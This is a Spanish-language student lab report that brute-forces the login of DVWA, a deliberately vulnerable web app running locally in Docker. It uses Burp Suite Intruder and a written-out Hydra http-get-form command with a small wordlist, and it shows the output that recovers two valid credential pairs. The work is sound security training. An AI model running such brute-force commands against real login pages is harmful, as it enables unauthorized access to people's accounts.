


## Laboratorio 2 Criptografía y seguridad en Redes

En el presente laboratorio, consiste en realizar un ataque por fuerza bruta con las herramientas “burpsuite” e “hydra” mediante la aplicación DVWA.

Para empezar, se tuvo que instalar la aplicación DVWA en un docker, utilizando el siguiente comando `docker run --rm -it -p 80:80 vulnerables/web-dwa`, en donde se desplegará la siguiente pantalla, este comando permite correr la imagen docker en el puerto 80:80.



Username

Password

Login

Luego se entra mediante el usuario “admin” y la contraseña “password”, donde se ve la siguiente interfaz

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

## Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

Además de esto, se coloca la seguridad de DVWA en low de manera que sea mas sencillo analizar y realizar el ataque

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)

## DVWA Security

### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Para el apartado 1, se realizó una entrada a DVWA fallida y valida con el fin de analizar las diferencias que tiene en el login, en base a esto se obtuvieron los siguientes resultados.

Primero que todo se hace un login correcto donde se obtiene el siguiente resultado

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 10 Sep 2022 01:43:05 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4413
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"
14
15 <html xmlns="http://www.w3.org/1999/xhtml">
16
17 <head>
18 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
19
20 <title>Vulnerability: Brute Force -- Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
```

Luego se hace un login erróneo donde se obtiene lo siguiente.

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 10 Sep 2022 01:40:21 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4375
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"
14
15 <html xmlns="http://www.w3.org/1999/xhtml">
16
17 <head>
18 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
19
20 <title>Vulnerability: Brute Force -- Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
```

En donde se observa que solo el contenido del length y del html por el inicio de sesión son diferentes

## Ataques por fuerza bruta


Primero se realizó el ataque mediante burpsuite, para esto previamente se necesita un diccionario con passwords y usuarios. Bajo esto se usó el siguiente archivo txt

```
ola
alex
lol
lola
1234|
1245
123
sasasasas
pepe
olo
password
1337
charley
admin
Ayudante
Qwertyu
Qwert
Mmvcvc
12
o!A
Qwert
Elden
Ring
Bloodborn
E
Udpiler
Boetcher
```


Este archivo se usa tanto para usuarios como también para contraseñas, ya que las palabras charley, admin, 1337 y password eran credenciales válidas en burpsuite.

Ahora pasando a burpsuite

Se elige el tipo de ataque se realizara, el cual es cluster bombo junto con el payload a abarcar.



Luego, se configura los resultados que se quieran mostrar, junto con el resultado de usar el txt anteriormente mencionado.



Además para la configuración del diccionario se hace de la siguiente manera, en donde se modifican los payload a ingresar



Menu: Burp, Project, Intruder, Repeater, Window, Help

Sub-menu: Dashboard, Target, Proxy, **Intruder**, Repeater, Sequencer, Decoder, Compare

Sub-menu: Logger, Extender, Project options, User options, Learn

2 x +

Positions, **Payloads**, Resource Pool, Options

### ⓘ Payload Sets

**Start attack**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 27

Payload type: Simple list Request count: 729

---

### ⓘ Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

ola

alex

lol

lola

1234

1245

123

sasasasas

pepe

Olo

password

Add

Enter a new item

Add from list ... [Pro version only]

Add

...

Rule

Edit

Finalmente se van probando las contraseñas en burpsuite obteniendo los siguientes resultados.

Filter: Showing all items								
Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	incorrect	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
1	ola	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
2	alex	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
3	lol	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
4	lola	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
5	1234	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
6	1245	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
7	123	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
8	sasasasas	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
9	pepe	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
10	Olo	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
11	password	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
12	1337	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
13	charley	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
14	admin	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	
15	Avudante	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1	

Además por la vía DVWA, si se van colocando las opciones usadas sale el siguiente error.

Render

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

## Login

Username:

Password:

Login

Username and/or password incorrect.

## More Information

- [https://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_\(OWASP-A1\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-A1))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in>


Por otra parte al seguir con la captura (se demora bastante xd), se consigue dos usuarios y dos contraseñas

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	incorrect
95	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4704	
147	1337	charley	200	<input type="checkbox"/>	<input type="checkbox"/>	4702	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
1	ola	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
2	alex	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
3	lol	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
4	lola	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
5	1234	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
6	1245	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
7	123	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
8	sasasasas	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
9	pepe	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
10	Olo	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
11	password	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
12	1337	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1
13	charley	ola	200	<input type="checkbox"/>	<input type="checkbox"/>	4666	1

Request Response



Si esto lo comprobamos via DVWA, obtenemos lo siguiente.



:0

Por otra parte para, hydra se instala la versión 9.3 a través del siguiente link, debido a bugs presentes en la versión 9.4.

<https://github.com/vanhauser-thc/thc-hydra/releases/tag/v9.3>

Para realizar el ataque se realiza el siguiente comando.

```
hydra -l /Alex/Desktop/nombre.txt -P /Alex/Desktop/nombre.txt 127.0.0.1  
"/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:  
Username and/or password  
incorrect.:H=Cookie:PHPSESSID=76c7ac8315cac8f5eb8302f1433cd642; security=low' -V
```

Consiguiendo la siguiente validaciones

```
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "ola" - 1 of 729 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "alex" - 2 of 729 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "lol" - 3 of 729 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "lola" - 4 of 729 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "1234" - 5 of 729 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "1245" - 6 of 729 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "123" - 7 of 729 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "sasasasas" - 8 of 729 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "pepe" - 9 of 729 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "Olo" - 10 of 729 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "password" - 11 of 729 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "1337" - 12 of 729 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "charley" - 13 of 729 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "admin" - 14 of 729 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "Ayudante" - 15 of 729 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "Qwertyu" - 16 of 729 [child 15] (0/0)
```

Como se observa en la imagen anterior, se va probando todas las contraseñas y usuarios de los archivos txt, mandando una alerta ATTEMPT significando que están erróneas.

Pasado unos pocos segundos, se encuentran las credenciales válidas

```
[ATTEMPT] target 127.0.0.1 - login "1337" - pass "E" - 322 of 729 [child 16] (0/0)
[ATTEMPT] target 127.0.0.1 - login "1337" - pass "Udpiler" - 323 of 729 [child 17] (0/0)
[ATTEMPT] target 127.0.0.1 - login "1337" - pass "Boetcher" - 324 of 729 [child 18] (0/0)
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "ola" - 325 of 729 [child 19] (0/0)
[80][http-get-form] host: 127.0.0.1 login: 1337 password: charley
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "alex" - 326 of 729 [child 20] (0/0)
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "lol" - 327 of 729 [child 21] (0/0)
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "lola" - 328 of 729 [child 22] (0/0)
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "1234" - 329 of 729 [child 23] (0/0)
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "1245" - 330 of 729 [child 24] (0/0)
```

```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "Elden" - 373 of 729 [child 25] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "Ring" - 374 of 729 [child 26] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "Bloodborn" - 375 of 729 [child 27] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "E" - 376 of 729 [child 28] (0/0)
[80][http-get-form] host: 127.0.0.1 login: admin password: password
[ATTEMPT] target 127.0.0.1 - login "Ayudante" - pass "ola" - 379 of 729 [child 29] (0/0)
[ATTEMPT] target 127.0.0.1 - login "Ayudante" - pass "alex" - 380 of 729 [child 30] (0/0)
[ATTEMPT] target 127.0.0.1 - login "Ayudante" - pass "lol" - 381 of 729 [child 31] (0/0)
[ATTEMPT] target 127.0.0.1 - login "Ayudante" - pass "lola" - 382 of 729 [child 32] (0/0)
[ATTEMPT] target 127.0.0.1 - login "Ayudante" - pass "1234" - 383 of 729 [child 33] (0/0)
```

Esto se corrobora con el final que nos arroja al final del ejecutable

```
[ATTEMPT] target 127.0.0.1 - login "Boetcher" - pass "Udpiler" - 728 of 729 [child 34] (0/0)
[ATTEMPT] target 127.0.0.1 - login "Boetcher" - pass "Boetcher" - 729 of 729 [child 35] (0/0)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-09 22:47:48
```